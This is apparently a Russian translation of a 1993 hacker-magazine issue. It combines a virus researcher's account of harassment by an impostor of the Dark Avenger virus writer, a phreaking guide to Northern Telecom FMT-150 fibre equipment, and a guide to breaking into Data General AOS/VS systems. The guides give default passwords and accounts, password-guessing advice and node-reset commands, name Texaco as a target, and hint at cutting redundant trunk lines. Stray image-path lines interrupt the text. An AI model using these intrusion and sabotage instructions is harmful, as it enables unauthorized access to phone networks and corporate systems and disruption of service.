        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
        id AA22796; Sun, 29 Aug 93 20:50:35 +0300


ME: am tired of your threats. the only danger you are to me
    is to waste my time with this nonsense.

HIM: we will see.

HIM:  Never underestimate the power of hate.

HIM:   The end is coming.

HIM:  Also: you said 'oh my name is spelled SARA, VNI misspelled it!
yeah right ! you idiot!
you forgot who you are dealing here ha ha! not a fool like you!!!
stupid tricks like changing your name can't defend you from thy mighty
Kohntark!
prepare yourself!!

the end is near!


Obviously i have overestimated your intelligence..
My dog has a higher IQ..
"who is anthony naggs?.." DUHH!
Thanx for making my job easier he he.
You think you got me? sure.. go ahead.. fry that guy's account, you will
be doing me a favour he he!
AH, and start looking for a new job.. you will need it soon after i am done
with you
you idiot!
```

Ему нравится давать мне понять, что он следит за мной. Только вот для верховного UNIX-хакера навыки у него пока маловаты... обратите внимание на пути снова... (baby copperfield — одно из имён, которые я использовала; у меня рыжие волосы, и это длинная история; кто-то спросил, читала ли я Диккенса, и я ответила «да, читала baby copperfield». После этого последовало CHFN :)

Но вот это письмо было несколько жутковатым. Любит ли он меня?

```
From babycopperfield@haha.com Sun Sep 12 17:39:50 1993
Received: from anon.penet.fi by mail.netcom.com (5.65/SMI-4.1/Netcom)
        id AA22703; Sun, 12 Sep 93 17:39:42 -0700
Received: from cxxxxx.ic.xxxxxx.edu by anon.penet.fi (5.67/1.35)
                ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
        id AA24832; Mon, 13 Sep 93 03:39:00 +0300
From: babycopperfield@haha.com
Message-Id: <9309130039.AA24832@anon.penet.fi>
Return-Path: <babycopperfield@haha.com>
Date: Fri 13 Dec 66 00:00:00
To: <vfr@netcom.com> (Sara)
Subject: I know you are on...
Status: OR

hi!

i know you are logged on now...
shame we cannot talk,, you know friendly discussions ha ha..
i might call to your bbs.. can i upload your gif picture??
yes?

if i like you you might just get lucky ...

Love  me.
```

Продолжение его статьи:

Я делаю это, чтобы остановить ложь и коррупцию, насаждаемые антивирусной индустрией.

[Ответ Гордон]: Что думаете? Он делает **это**, чтобы остановить ложь и коррупцию? Мне кажется, что антивирусная индустрия только выиграла бы от возвращения Dark Avenger на сцену. Они могли бы продавать больше программного обеспечения, снова вынуждая всё хакерское сообщество подвергаться нападкам со стороны тех, кто и без того достаточно напуган. Можно было бы поднять на дыбы целый Легион Борцов с Вирусами, не так ли?

Если бы Кохнтарк хотел «остановить ложь и коррупцию», он не помогал бы воссоздавать миф о Dark Avenger. Он не выдавал бы себя за него, не преследовал бы меня и не говорил бы людям (изображая Dark Avenger), что тот всё ещё будет выпускать вирусы в дикую природу. Я тоже не люблю ложь и коррупцию и очень много работаю, чтобы её остановить. Сам я на этом существенно не наживаюсь.

Я веду бесплатную BBS: распространяю антивирусное программное обеспечение бесплатно и поощряю людей выбирать то ПО, которое подходит им в их ситуации. Я не пугаю людей пустыми страшилками, которые используют некоторые компании, и не рекомендую эти продукты. Не только потому, что мне не нравится их маркетинг, но и потому, что их продукты не так эффективны и точны, как другие. Мне не нравится, что нам приходится иметь эти продукты, но это факт жизни. Если мы сможем просветить людей о реальной ситуации с вирусами, мы сможем остановить многое из этого «Давайте поймаем плохих вирусописателей», пока не стало слишком поздно. Нам не нужен ещё один Dark Avenger. Нам не нужны законы, которые ущемят наши свободы.

Если кто-нибудь воспринимает эту «аферу Сары и Dark Avenger» хотя бы вполовину всерьёз — напишите мне и задайте любые конкретные вопросы, которые хотите. У меня есть и предложение, которое, возможно, даже приведёт к какому-то соглашению между этим Кохнтарком и остальной частью хакерского сообщества, не поддерживающей ложь и преследование. Позвоните Тодорову,

напишите или позвоните Бончеву. Спросите их. Я приеду на HoHoCon (если кто-нибудь купит мне билет; хотя Кохнтарк считает, что мне лучше поискать работу, — на самом деле у меня нет нормальной работы) и скомпилирую исходный код Commander Bomber и исходник MtE (не жалкие дизассемблированные копии, которые встречаются на многих BBS, а НАСТОЯЩИЙ исходник, предоставленный мне \, когда я сама спросила ЕГО, чтобы убедиться, что он «настоящий». Я покажу вам шаг за шагом, как это компилируется без ошибок и работает. Если после того, как вы в меру своих возможностей подтвердите правдивость моих слов, я думаю, Кохнтарк обязан принести мне извинения. И извинения перед остальными вирусописателями и хакерами, которые не нуждаются в том, чтобы их изображали злобными слабоумными существами, ожидающими возможности «Уничтожить Мир».

Northern Telecom FMT-150B/C/D: Оптоволоконная цифровая система передачи данных

Автор: FyberLyte (METRO P/H)

Введение

Этот файл посвящён FMT-150 — оборудованию, которое передаёт информацию по цифровым магистралям с помощью лазеров. Он является дополнением к нашему руководству по удалённым узлам (CO). Я расскажу обо всём интересном и полезном. Файл рассчитан прежде всего на СЕРЬЁЗНЫХ фрикеров; более доступные нетехнические материалы не заставят себя ждать.

Описание системы

Волоконно-оптическая система передачи FMT-150 объединяет мультиплексоры DM-13 и волоконные транспорты со скоростью 150 Мбит/с в компактных стоечных блоках (далее — «полка»). Архитектура продуктовой линейки FMT-150 поддерживает применение в абонентских петлях и межузловых соединениях: в конфигурациях hub, drop/insert, repeater и terminal. Ниже перечислено, из чего состоит полка FMT-150.

```
FMT-150B     1 мультиплексор DM-13 (мультиплексирует 3 сигнала
               в один со скоростью 44,736 Мбит/с)
             1 волоконный интерфейс 150 Мбит/с
             1 блок управления обслуживанием (MCU)
             1 блок служебного канала (опционально)
             2 (или 4) блока питания

FMT-150C     2 мультиплексора DM-13
             2 (или 4) блока питания

FMT-150D     2 волоконных интерфейса 150 Мбит/с
             2 блока служебного канала (оба опциональны)
             2 блока управления обслуживанием (MCU)
             2 (или 4) блока питания
```

Техническое обслуживание

Блок служебного канала (SCU)

Средство Order-Wire


На каждый сигнал DS-3 предусмотрены два голосовых канала с индивидуальной адресацией через DIP-переключатели на SCU. Набор номера осуществляется через 4-проводную гарнитуру или трубку (подробнее — в разделе Order-Wire).

Интерфейсы

CRT-интерфейс (добрый старый электронно-лучевой дисплей) — важная системная функция блока управления обслуживанием (MCU). Можно подключиться к порту RS-232 напрямую (нулевым модемным кабелем) прямо на полке, либо удалённо через модем (!). Кроме того, с MCU совместим Tandy 200. На терминале можно просматривать конфигурацию сети, состояние каждого узла и все активные аварийные сигналы. Интерфейс работает на скоростях от 300 до 9600 бод. Встроенного ПО MCU вполне достаточно; терминал должен поддерживать лишь определённые эмуляции (см. раздел «Порядок работы»). (Хм... Неужели Radio Shack и Northern Telecom — закадычные друзья?) Также доступен интерфейс RS-422, обеспечивающий большое количество точек контроля аварийных состояний и управления через MCU. Порт обозначен на полке как «Customer E2A». CAMMS — расширенная функция FMT-150; аббревиатура расшифровывается как Central Access Maintenance and Monitoring System. Система также использует возможности технического обслуживания (см. раздел «Порядок работы»). По сути это мини-терминал, который можно установить и использовать как CRT-интерфейс.

Технические характеристики

При подключении CRT нулевым модемным кабелем распиновка кабеля должна соответствовать приведённой ниже схеме.



Назначение контактов:

```
1. Ground (Земля)              6. Data Set Ready
2. Transmit Data               7. Ground (Земля)
3. Receive Data                8. Data Carrier Detect
4. Request to Send             9. Data Terminal Ready
5. Clear to Send
```

При подключении Hayes-совместимого модема (телефонное соединение) DIP-переключатели следует настроить следующим образом:

```
X=свободная позиция            O X O X X O X O
O=положение переключателя      X O X O O X O X
                               1 2 3 4 5 6 7 8
```

Аварийные индикаторы и кнопки

Ниже перечислены светодиодные индикаторы и кнопки, которые фрикер найдёт на полке.

```
Светодиоды                     Описание
-----------------------------------------------------------------

MAJOR                          КРАСНЫЙ — Отказ, влияющий на
                                 обслуживание
                                 (беги, они скоро будут здесь!)
MINOR                          ЖЁЛТЫЙ — Отказ, не влияющий на
                                 обслуживание.
FUSE ALARM                     КРАСНЫЙ — Перегорел предохранитель
```

```
REM                             ЖЁЛТЫЙ — Авария на удалённом узле.
Order-wire Left                 ЗЕЛЁНЫЙ — Горит постоянно: левый
                                  канал order-wire активен;
                                  мигает: входящий вызов слева.
Order-wire Right                То же, что выше, но для правого
                                  канала.

-------------------------------------------------------------------

КНОПКИ                          Описание
___________________________________________________________________

LP TEST                         Зажигает все светодиоды
ACO                             Отключает текущий звуковой сигнал
LOC 1, 2, 3 (OW)                Звонит на все узлы, общие для
                                  STX-сигнала 1, 2 и 3
EXP 1, 2, 3 (OW)                То же, что выше
-------------------------------------------------------------------
```

Блок питания

Судя по всему, это блок питания с выходным напряжением 5 В, оснащённый простым выключателем ON/OFF под защитной крышкой-защёлкой. Откройте её — и получите мгновенный марафон для фрикера (см. раздел «Резервирование» в конце файла).

Конфигурация оборудования

Система FMT-150 пригодна для широкого круга применений:

• **Сети доступа**
• CO до зон обслуживания абонентов
• CO до цифровых абонентских концентраторов
• CO до удалённых коммутаторов
• CO до абонентских помещений
• Межузловые магистральные маршруты
• Широкополосные приложения (например, видео)
• Связные линии к радиосистемам
• Динамическая маршрутизация сети
• Автономные мультиплексорные приложения с радиосвязью
• Маршрутное резервирование
• Применение в глобальных сетях (WAN)

Order-Wire

Если поступает вызов, раздаётся зуммер и мигает светодиод. Подключите разъём гарнитуры/трубки к гнезду на полке. Чтобы завершить вызов, выньте разъём или нажмите `#`. Для набора — просто подключитесь и наберите четыре цифры; маскировочные символы задаются клавишей `*`. Описанная трубка — Contempra Handset (NT2E36AA). Можно использовать и тестовый набор, однако разъём придётся переделать: он рассчитан на 4 провода. Order-Wire — связь исключительно между CO. Гнездо расположено на передней панели полки FMT-150. Формат набора описан ниже.

```
-------------------------------------------------------------------
Первая цифра:           Тип совершаемого вызова
```

```
Вторая, третья и        Адрес вызываемого узла. Адрес задаётся
четвёртая цифры         поворотными переключателями на передней
                        кромке модуля SCU.
-----------------------------------------------------------------
```


Значение первой цифры:

```
1 = местный вызов для STX ({Pseudo} Synchronous Transport Signal:
    первый уровень, 49,92 Мбит/с [NT]), сигнал 1
2 = местный вызов для STX, сигнал 2
3 = местный вызов для STX, сигнал 3
(куда делась 4?)
5 = экспресс-вызов для STX, сигнал 1
6 = экспресс-вызов для STX, сигнал 2
7 = экспресс-вызов для STX, сигнал 3
```

Три следующих цифры нестандартны, поэтому для экспериментов наберите первую цифру, а затем три звёздочки (`***`).

На полке есть кнопки быстрого набора: первые три буквы означают LOCal (местный) или EXPress (экспресс), а цифра — номер сигнала. Например, EXP 2 — широковещательный вызов по STX-сигналу 2 на экспресс-канале.

Установка



Порядок работы

Подробнее об интерфейсе

Последовательный интерфейс RS-232 поддерживает следующие терминалы:

• DEC VT 100
• DEC VT 102
• DEC VT 220
• DEC VT 320
• FALCO
• IBM 3162 с картриджем VT 220
• Wyse WY85 с эмуляцией VT100
• Ramodom VT200 (портативный терминал)
• Televideo 922
• Televideo 9220
• Tandy 200 (только с Multipoint Plus MCU: NT7H90CA/XC)
• CAMMS (только с Multipoint Plus: NT7H90CA/XC/FA)
• Cybernex (только в 8-битном режиме)

(Вот это, братцы, самая интересная часть — устраивайтесь поудобнее)

Процедура входа в систему

Если у вас есть один из описанных выше интерфейсов, вы можете войти в систему прямо с полки FMT-150. Кроме того, если вы сканируете (только зоны GTE / Northern Telecom) и наталкиваетесь на «живую систему», которая после трёх нажатий Enter выводит следующее сообщение — вы внутри!

```
1 - DEC VT100
2 - NT Meridian 6000
    (Crosstalk или Procom с эмуляцией VT100)
3 - Tandy 200 (с Telecom)
F4- NTCAMMS MDU
Enter Terminal Type:
```

Выберите тип терминала — обычно `2` (VT100) при удалённом подключении. Система выдаст приглашение `Login:`. Это ловушка: уровней пользователей нет, `Login:` означает лишь «введите пароль», а по умолчанию достаточно нажать Enter — так и пробуйте в первую очередь. Если пароль всё же установлен, попробуйте что-то вроде `FMT-150` или что-то, что могли бы придумать они. После выбора типа терминала вы должны увидеть примерно такой экран:

```
FMT-150 Transmission System

      Northern Telecom



Firmware Copyright Northern Telecom 1988


- - Node Id.:  123456789012345- - - - Last Update 87/03/06 11:07-
Login:  (помните: здесь вводится пароль, уровней пользователей нет!)

- - Syst Id.:  123456789012345- - - - Time:  87/03/06  11:07- - -
```

После входа в систему

Команды приведены в иерархическом виде; в ответ вы должны получать экраны с выводом. `#` означает число, не решётку; `` ` `` — пробел.

Пример: Чтобы установить дату системы на 4 января 1943 г. (хе-хе), после входа нужно нажать `c`, затем `d`, затем `43`, затем `1` и, наконец, `4`.

```
-----------------------------------------------------------------
a                       Аварийные сигналы (снова скучное)
     o                        Экран аварий оптического Tx/Rx.
     t                        Экран аварий модуля транслятора.
     m                        Экран аварий мультиплексора DM-13.
     c                        Экран аварий общего оборудования и
                                пользовательских входов/выходов.

c                       Конфигурация (!)
     a                        журнал аварий
       e                        включить журнал аварий
       d                        отключить журнал аварий
     i
       # <sp>  "name"           Назвать пользовательский вход
        o
       # <sp>  "name"           Назвать пользовательский выход
     d
       #1 <sp> #2 <sp> #3 <sp>  Установить дату: #1 — год,
                                #2 — месяц, #3 — день.
     t
       #1 <sp> #2 <sp> #3 <sp>  Установить время: #1 — час,
                                #2 — минута.
     p
       "oldpass"     "newpass"  Сменить пароль с "oldpass" на
                                  "newpass".
     s
       "system ID name"         Назвать системный ID

s                       Команды переключения (весьма обширны,
                          привожу лишь небольшую часть)
     # <sp>
       m
         # <sp>
           <return>             Показать экран переключателей DM-13
       t
         <return>               Показать состояние переключателей
                                  транслятора/оптики для узла #.
     <return>                   Показать состояние переключателей
                                  транслятора/оптики для локального
                                  узла или последнего отображённого.

m                       Команды обслуживания
     r (см. примечание)
       *                        Сброс всех узлов
       # <sp>                   Сброс узла #
     t
       # <sp>
         o                      Активировать тест пользовательских
                                  входов/выходов и портов E2A.
         r                      Деактивировать тест пользовательских
                                  входов/выходов и портов E2A.
     l                          Выйти из системы FMT-150.

n                       Состояние сети
     <return>                   Показать экран состояния сети.


ПРИМЕЧАНИЕ: После выполнения локального или глобального сброса MCU
в нижней части экрана CRT появится сообщение «PROCESSOR CRASH».
После этого необходимо войти в систему заново. Кроме того,
глобальный сброс MCU очистит все ранее заданные «имена» и
«настройки» (системный ID, узел, пользовательские входы/выходы,
время и дата).

-----------------------------------------------------------------
```

Существует ещё множество команд, однако для среднего фрикера они чрезмерно многочисленны и бесполезны.

Если на полке вы видите «терминал» высотой около 4,4 дюйма с центральным экраном и двумя 12-кнопочными клавиатурами по бокам — это терминал CAMMS; все перечисленные выше функции доступны через него в режиме меню.

Устранение неисправностей

Этот раздел руководства посвящён устранению проблем в FMT-150 и рассчитан на среднестатистического телефонного техника в засаленном комбинезоне.

По сути, если видите красные светодиоды — осмотрите их и решите, не пора ли убираться из CO. Красный, как правило, означает беду.

Резервирование

Решившись на что-либо подобное в отношении телефонной компании, помните: они не дураки, и у всего есть резерв. Если перерубить магистральную линию, тут же включится другая. Обычно резерв одиночный, так что будьте внимательны и найдите оба канала.

Заключение

Надеюсь, этот файл оказался кому-нибудь полезен. В первую очередь он актуален для тех, кто живёт в зоне обслуживания GTE: GTE использует оборудование Northern Telecom, тогда как большинство остальных работает с продукцией AT&T.

-FyberLyte, 9-93

Руководство по системе AOS/VS корпорации Data General — Часть I

Автор: Herd Beast

ВВЕДЕНИЕ

Этот файл — полное (насколько вообще возможно) руководство по системе AOS/VS. Главная причина его написания в том, что, по моим наблюдениям, практически никакой информации (ни в виде файлов, ни в каком-либо другом виде) об этой системе не существует. Я не утверждаю, что знаю о ней больше всех, но когда я только начинал взламывать эти системы, мне стоило огромного труда найти хоть какую-то помощь (и я её так и не нашёл — если вам интересно — и написал этот файл в одиночку, потому что я МУЖИК! Хахаха! \ \).

Я немного расскажу об AOS/VS, а затем объясню некоторые команды и механизмы безопасности. Этот файл не является дампом справочной системы, хотя значительную часть информации можно найти именно там.

Со мной можно связаться (надеюсь) по адресу hbeast@mindvox.phantom.com. Если хотите хорошего старта и попасть на обложку Newsweek — некоторые системы Texaco («Star of the American Road») работают под AOS/VS.

Я не могу, не буду и не принимаю на себя ответственности за любые последствия использования этого файла. Кроме того, я не могу гарантировать, что всё описанное будет работать везде, поэтому воспринимайте этот файл как справочник. Он ни в коей мере не охватывает всё об AOS/VS.

ИДЕНТИФИКАЦИЯ СИСТЕМЫ

Если вы попадёте прямо на системный промпт, вы можете спутать его с VMS. Впрочем, такие пустые промпты встречаются редко. AOS/VS представится примерно так (здесь и далее все приведённые данные взяты с AOS/VS II с CLI32 — только лучшее для Phrack):

```
AOS/VS II 2.20.00.12 / EXEC-32 2.20.00.07       31-May-93 22:51:25      @CON177

Username:
Password:
```

Ещё одно отличие — сообщение о неверном входе:

```
Invalid username - password pair
```

Заголовочная строка содержит версию системы, текущее время/дату и номер консоли.

Когда будет превышено максимальное количество неверных попыток входа, система выведет следующую строку и отключится:

```
Too many attempts, console locking for 10 seconds
```

При успешном входе система отобразит:

```
------
```

```
         Copyright (C) Data General Corporation, 1980 - 1992
         All rights reserved.
         Licensed material -- property of Data General Corporation
         This software is made available solely pursuant to the
         terms of a DGC license agreement which governs its use.

((ПРИМЕЧАНИЕ: Или что-то другое. Это текст по умолчанию))
--------
Most recent logon        1-Jan-93       10:10:01
```

Всё предельно ясно. Прежде чем что-либо делать, введите `CHARACTERISTICS`. Вы получите вывод вида:

```
/605X/LPP=24/CPL=80/BREAK=BMOB/TCC=40000/TCD=5000/TDW=1000/THC=2000/TLT=2000
/ON/ST/EB0/ULC/WRP/CTD
/OFF/SFF/EPI/8BT/SPO/RAF/RAT/RAC/NAS/OTT/EOL/UCO/MRI/FF/EB1/PM/NRM/MOD/TO/TSP/
C/FKT/VAL/HOFC/SHR/OFC/IFC/16B/ACC/SRDS/XLT/AUTOBAUD/CALLOUT/MDUA/HDPX/SMCD/RT
D/HIFC/G1G0/DKHW/NLX
```

Ищите `/NAS`. Это означает «не соответствует стандарту ANSI». Если вы используете ANSI (скорее всего, так и есть) и видите `/NAS` после `/ON`, вам нужно выполнить команду `CHARACTERISTICS/OFF/NAS`.

При выходе из системы (`BYE`) вы увидите:

```
AOS/VS II  CLI   Terminating     1-JAN-93       11:11:01
Process 180 Terminated
Elapsed Time   0:16:26, CPU Time   0:00:02.447, I/O Blocks  281
(Other console jobs, same USERNAME --  16)
User 'HBT' logged off @CON228   1-Jan-93       11:11:01
```

СИСТЕМНЫЕ УЧЁТНЫЕ ЗАПИСИ ПО УМОЛЧАНИЮ

Это учётные записи, которые я обычно находил существующими в системе. Как обычно, они очень похожи на учётные записи любой другой системы.

```
USERNAME
--------
((Привилегированные учётные записи))
OP                                  Имя пользователя EXEC по умолчанию
SYSMGR                              Системный менеджер
CEO_MGR                             Если система использует CEO
OPER
OPERATOR
((Обычные учётные записи))
CEO.xxxxx                           Если система использует CEO — пользователь
                                    CEO, xxxxx — его номер.
```

Что касается подбора паролей — всё уже сказано. Попробуйте имя пользователя с некоторыми вариациями — может повезёт. Как бы глупо это ни звучало, да, люди до сих пор используют слабые пароли — пусть и не везде.

СТРУКТУРА СИСТЕМЫ

В этом разделе я постараюсь описать основы AOS/VS. Некоторые команды я объясню здесь, а не в разделе «Список команд» — это базовые команды: смена каталога, просмотр файлов и т.д., необходимые для выживания в любой системе.

«Оболочка» AOS называется CLI (Command Line Interpreter — интерпретатор командной строки). Существуют две версии CLI — CLI16 и CLI32, причём CLI32 более продвинута. Версия CLI влияет на системный промпт, способ обработки команд системой и пользователем, и многое другое. Например, некоторые ключи команд отсутствуют в CLI16 (если не очень важно, я опускал ключи, работающие только в CLI32).


Вот уровни привилегий, доступные в AOS/VS:

```
CLI16 PROMPT   CLI32 PROMPT  PRIVILEGES MODES
-------------+--------------+-------------------------
)              )             None
               Sm)           System Manager
+)             Sp)           Superprocess
*)             Su)           Superuser
               SmSp)         System Manager and Superprocess
               SmSu)         System Manager and Superuser
#)             SpSu)         Superprocess and Superuser
               SmSpSu)       System Manager, Superprocess, Superuser
```

AOS/VS не выдаёт привилегии при входе в систему. В профиле пользователя может быть указано, что ему доступен тот или иной уровень привилегий, и если он понадобится, пользователь активирует его с помощью утилиты SUPER. Поясним, как работают эти утилиты. `OPERATOR` даёт пользователю возможность последовательно работать с дискетами в сеансах дампа или загрузки (см. раздел «Системные команды»). `SUPERUSER` отключает все проверки доступа, позволяя пользователю делать что угодно с любым файлом в системе. `SUPERPROCESS` даёт пользователю возможность завершать, блокировать, разблокировать или изменять приоритеты любого процесса в системе. Последняя команда, `PRIVILEGE`, доступная только в CLI32, позволяет установить одновременно SUPERUSER и SUPERPROCESS. Она также является единственным способом установить привилегии SYSTEMMANAGER, необходимые для таких операций, как изменение времени или даты.

Команды выполняются по их именам или по любой их части, однозначно идентифицирующей команду. Например, SUPERUSER можно сократить до SUPERU. Важно помнить, что ключи команды ДОЛЖНЫ следовать непосредственно после неё без пробела, иначе команда попытается обработать ключи как аргументы! Например, `CHARACTERISTICS /OFF/NAS` вызовет ошибку: «Error: Illegal filename character characteristics,/off/nas».

Корневой каталог называется `:`. Все остальные каталоги находятся под ним, например `:OUT` и `:OUT:RALF`. Если, например, вы подключились по FTP к AOS/VS и выполнили `cd /`, вы перейдёте в `:`. Если выполните `cd /out/ralf`, вы окажетесь в `:OUT:RALF`. Для наглядности:



Допустимые символы в именах файлов и каталогов — все буквы и цифры, плюс `$`, `_`, `.` и `?`.

Переход из каталога в каталог осуществляется командой `DIRECTORY`. Без аргументов она показывает текущий путь; с аргументом — переходит в указанный каталог.

DIRECTORY [каталог]

```
/I        Переход в начальный каталог
/I path   Устанавливает начальный каталог как "path"
/P        Переход в предыдущий каталог
```

Для просмотра содержимого каталога используйте `FILESTATUS`. Без аргументов выводит файлы текущего каталога; с аргументом пути — файлы указанного каталога.

FILESTATUS [каталог]

```
/[AFTER|BEFORE]/[TCR|TLA|TLM]=дата и/или время
```

Показывает файлы, соответствующие критерию по дате или времени. Критерии: время создания (TCR); время последнего доступа (TLA); время последнего изменения (TLM). Разница между доступом и изменением очевидна, например для исполняемых файлов. Формат даты/времени: для ВРЕМЕНИ — час-минута-секунда (xx-xx-xx); для ДАТЫ — день-месяц-год (xx-xxx-xx); для ОБОИХ — dd-mmm-yy:hh:mm:ss. Примеры:

```
FILESTATUS/AFTER/TCR=11             Создано после 11:00
FILESTATUS/BEFORE/TLM=01-JAN-90     Изменено до 01/01/1990
FILESTATUS/AFTER/TLA=01-JAN-90:11   Доступ после 11:00 01/01/1990

/ASSORTMENT
```

По умолчанию вывод FILESTATUS — только имя файла. С `/ASSORTMENT` показывает тип файла, дату/время создания и длину в байтах. Аналогично Unix: если файл является ссылкой, тип устанавливается в LNK и FILESTATUS показывает его путь.

```
/COUNT    Сколько файлов в каталоге.   [CLI32]

/[DCR|DLA|DLM]
          Показывает дату создания (DCR); дату последнего доступа (DLA);
          дату последнего изменения (DLM).

/LENGTH   Отображает длину файла в байтах.

/LINKNAME
          Если файл является ссылкой, FILESTATUS отображает информацию
          о файле, на который она указывает. Например, если BOB ссылается
          на RON, FILESTATUS/LINKNAME BOB покажет данные RON.

/TYPE=[\]тип
          Показывает файлы указанного типа, или все файлы кроме этого типа
          (если использован \тип). См. допустимые типы файлов ниже.

/UDA      Если файл имеет UDA (пользовательскую область данных), отображает
          её наличие.
```

Символы-шаблоны CLI: =, ^, : и @. = означает текущий каталог. ^ означает родительский каталог. : — корневой каталог. @ — каталог устройств (консоли, магнитофоны, модемы и т.д. — аналог /dev в Unix). Обратите внимание: при работе с каталогами : уже включён. Например, если вы находитесь в :UDD:HBT:TEXT и хотите перейти в :UDD:HBT:BIN, нужно набрать DIRECTORY ^BIN, а не DIRECTORY ^:BIN. Файловые шаблоны: + — эквивалент в DOS; # — эквивалент .* в DOS. Например, FILE +.CLI покажет все файлы с расширением «.CLI»; FILE :UDD:# отобразит все файлы в UDD (что не произойдёт при простом FILE :UDD — в этом случае вы увидите только информацию о самом каталоге UDD).

Как в Unix, на одной строке можно вводить несколько команд, разделяя их `;`. Если команды не помещаются в одну строку, введите `&` перед нажатием Enter — CLI продолжит чтение вместо выполнения. Это работает только для последовательности `&;` `&` в любом другом месте действует как обычный символ.

Управляющие символы CLI:

CONTROL CHAR	WHAT IT DOES
Ctrl-C	Begins a Ctrl char sequence.
Ctrl-D	End of file.

```
Ctrl-L              Clear screen.

Ctrl-P              Don't interpret the following
                    character in any special way.

Ctrl-S              Stops output to the terminal.

Ctrl-Q              Resumes output to the terminal.

Ctrl-U              Cancel (delete) current input line.

Ctrl-C Ctrl-A       Interrupt current process.

Ctrl-C Ctrl-B       Terminates current process.

Ctrl-C Ctrl-C       Empties the input buffer.

Ctrl-C Ctrl-E       Terminates current process and
                    create a break file (where
                    termination message is stored).
```

Если CLI запущен с ключом `/NOCA`, он будет игнорировать последовательности Ctrl-C Ctrl-A, поэтому если поместить этот ключ в начало макрос-файла, прервать его и войти в CLI будет невозможно.

AOS/VS имеет множество типов файлов. Типы файлов — трёхбуквенные аббревиатуры, обозначающие характер файла; подобно расширениям в DOS и VMS, тип файла определяет, чем является файл (имя файла может содержать любое расширение). Типам файлов также присвоены десятичные числа. Всего существует 70 типов файлов, хотя операционная система резервирует место для 128. Пользователь может определять собственные типы. Некоторые типы файлов AOS/VS:

	TYPE NUMBER	TYPECODE	MEANING
All these types / are directories -| \	11	LDU	Logical disk unit
	12	CPD	Control point directory
	10	DIR	Directory
	0	LNK	Link
	68	TXT	Text
	1	SDF	System data file
	2	MTF	Magnetic tape file
	13	MTV	Magnetic tape volume
	22	MTU	Magnetic tape unit
	49	CON	Console
	51	RMA	Remote host (RMA)
	52	HST	Remote host (X.25 SVC)
	54	PVC	Remote host (X.25 PVC)
	64	UDF	User data file
	69	LOG	System log file
	74	PRV	AOS/VS program file
	75	WRD	Word processing file
	87	UNX	Unix file (created on a Unix)
	95	SPD	Spreadsheet file
	104	PIP	Pipe
	105	TTX	Teletex file

«Обобщённые файлы» (generic files) — это указатели, упрощающие работу с устройствами и файлами. Например, `@NULL` функционирует как `/dev/null` в Unix. Обобщённые файлы:

```
@CONSOLE        Консоль процесса (пользователя).

@DATA           Длинный файл, созданный пользователем, который будет
                использоваться программой как данные. @DATA устанавливается
                командой DATAFILE.

@INPUT          Короткий файл, созданный пользователем, который будет
                использоваться программой как ввод. @INPUT устанавливается
                командой PROCESS/INPUT=.
```

```
@NULL          Ничто (null).

@LIST          Длинный выходной файл, используемый как вывод программы.
               @LIST устанавливается командой LISTFILE.

@OUTPUT        Короткий выходной файл для программы. @OUTPUT устанавливается
               командой PROCESS/OUTPUT=.
```

Когда программа запускается, она иногда пытается открыть один из этих обобщённых файлов. Если он не установлен, возникнет ошибка 21 (несуществующий файл). Если же файл установлен, программа может его использовать. Например, `PROCESS/OUTPUT=@CONSOLE PROGRAM` направит вывод на вашу консоль, а `PROCESS/OUTPUT=OUT_FILE PROGRAM` — в файл OUT_FILE.

«Файлы устройств» (device files) — это файлы, соединяющие программы с аппаратными компонентами: модемами, принтерами, магнитофонами, дисководами, факсами и т.д. В своё время программа EXEC устанавливает связь между процессами и устройствами и управляет ими (см. раздел «Программа EXEC»). Некоторые из них:

```
@MTB0:x        Магнитофонное устройство №0, x — номер файла на ленте
               (x начинается с 0).

@DPJ           Имя устройства дискеты.

@LFD           Обобщённое имя файла маркированной дискеты.
```

